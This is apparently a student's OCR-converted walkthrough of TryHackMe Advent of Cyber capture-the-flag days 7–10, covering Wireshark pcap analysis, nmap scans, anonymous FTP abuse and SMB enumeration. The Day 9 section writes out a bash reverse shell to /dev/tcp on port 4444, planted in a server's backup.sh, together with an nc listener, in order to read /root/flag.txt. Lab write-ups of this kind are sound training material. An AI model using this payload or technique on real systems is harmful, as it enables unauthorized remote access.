


Question 7:

Search for HTTP at the protocol and the info with a christmas.zip file. Then export it to HTTP to save the files.




After we unzip the file we are able to elf_mcskidy_wishlist file that rubber ducky will be used to replace Elf McEager



Question 8:

Kris Kringle is the author of Operation Artic Storm



Thoughts / Methodology:


First, open “pcap1.pcap in Wireshark. We can find the IP Address by looking at the protocol for ICMP and searching for request at info then we can find the IP Address. Then, we can use http.request.method == GET to see HTTP GET requests. If we want to see what article IP address "10.10.67.199" visited we need to look for HTTP at the protocol and /posts/ at info. Next, to know the leaked password, use filter tcp.port == 21 and search for successful login at info. Then, follow tcp stream. The encrypted protocol is SSH for pcap2.pcap files by looking at the protocol and info that shows encrypted packets. To examine the ARP communications use ARP filter. Then, search at the info for Who has 10.10.122.128? Tell 10.10.10.1. Answer: 10.10.122.128 is at 02:c0:56:51:8a:51. At pcap3.pcap files we need to search for HTTP protocol and the info with a christmas.zip file. Then export it to HTTP to save the files. After we unzip the files we are able to see the content in the file such as the elf_mcskidy_wishlist file and author of Operation Artic Storm.

Day 8 (Networking) : What's Under the Christmas Tree?


Tools used: THM's Attackbox, Firefox, Terminal

Solution/walkthrough :

Question 1
Snort's creation year can be find on the Internet




Question 2
Enter **"nmap <IP address>"** in the command line and wait for the scan to complete




Question 3 & 4


Enter **“nmap -A <IP address>”** in the command line and wait for the scan to complete



Question 5



Question 6



Thought Process/Methodology:

We can simply use the Mozilla Firefox to search for what year Snort was created. From here onwards, we will be using the command line. Type in **"nmap <IP address>"** into the command line. The scan will take just a few seconds. Upon completion, the terminal will display the result and the port numbers are in the **PORT** column as shown in the green box below. From question 3-6 we will be using the same command which is **"nmap -A <IP address>"**. After the scan, we can know the name of the Linux distribution that is running and the version of Apache as shown in the orange box and purple box respectively. Next, what is running on port 2222 is under the **SERVICE** column. Lastly, we can know the uses of the website by the value of **"http-title"** as in the blue box.

See Day 9 (Networking): Anyone Can Be Santa
Tools used: THM Attackbox, Terminal

Solution/walkthrough:

Question 1:

The directories that can be found on the FTP site are backups,elf_workshops, human_recsources and public by using ls.

```
debug           macdef          proxy           send
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
ftp> cd public
```


Question 2:

The directory on the FTP server that has data accessible by the "anonymous" user is public.

```
delete          ls              passive         runique
debug           macdef          proxy           send
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
```


Question 3:

backup.sh is the one that gets executed within this directory




Question 4:

Run the command cat shoppinglist.txt to see the movie that Santa have on his Christmas shopping list. The movie is The Polar Express



Question 5:

set up a netcat listener to catch the connection by running nc -lvnp 4444. Then, run the command cat /root/flag.txt to see the flags.



Thoughts / Methodology:

First and foremost, open the command line and enter **“ftp <IP address>”**. The system will then ask for your name and just fill in **“anonymous”**. Next, enter **“ls”** to view the content of the FTP server which are **“backups”**, **”elf_workshops”**, **”human_resources”** and **”public”**. We can check what is in each file by entering **“cd <filename>”** and **“ls”** into the command line. After looking into each file, only **“public”** is accessible to us. The contents of the file are **“shoppinglist.txt”** and **“backup.sh”** thus we can already know the latter is script file. Enter **“get shoppinglist.txt”** and **“get backup.sh”** to download both files. Exit the FTP server and enter **“cat shoppinglist.txt”** to view what is inside the file. Now, open the other file by entering **“nano backup.sh”** and copy-paste **“bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1”**. Exit the file and enter **“nc -lvnp 4444”** to the terminal. Upload back the file by **“put backup.sh”** in the FTP server. Lastly, concatenate **“/root/flag.txt”** to reveal the flag.


Day 10 (Networking): Don't be sElfish!


Tools used : AttackBox, Terminal


Solution/walkthrough:


Question 1:

Type in /enum4linux.pl -h to see list of commands available










Question 2:

Run the command ./enum4linux.pl -U (machine-IP-address)


There will be a total of 3 users shown.[elfmcskidy, elfmceager & elfmcelferson]



Question 3:

Run the command ./enum4linux.pl -S (machine-IP-address)


There will be a total of 4 shares on the server.



Question 4:

Run the command smbclient //replace_with_machine_IP_address/**sharename** for every sharename available.


With the sharename tbfc-santa,simply hit 'enter' for the password and you can see it does not require a password as shown below.



Question 5:

After typing in 'help' command, type 'ls' to see the list of files.

The directory that ElfMcSkidy left for Santa is 'jingle-tunes'.



Thought process / Methodology:

After typing in the '-h' command, a list of other commands will appear. Next, with enum4linux we added the '-U' command to see the list of users on the server. Then, we run the same command but replace the previous '-U' command with '-S' for the system to display the list of sharenames.We will then proceed to run the command smbclient //replace_with_machine_IP_address/**sharename** with all of the sharenames to see which one does not require a password. As result, we will find the user 'tbfc-santa' as the answer. To see the directories that ElfMcSkidy left for Santa , we type in 'ls' command to see the list of files. In the end, we will find 'jingle-tunes' as the directory.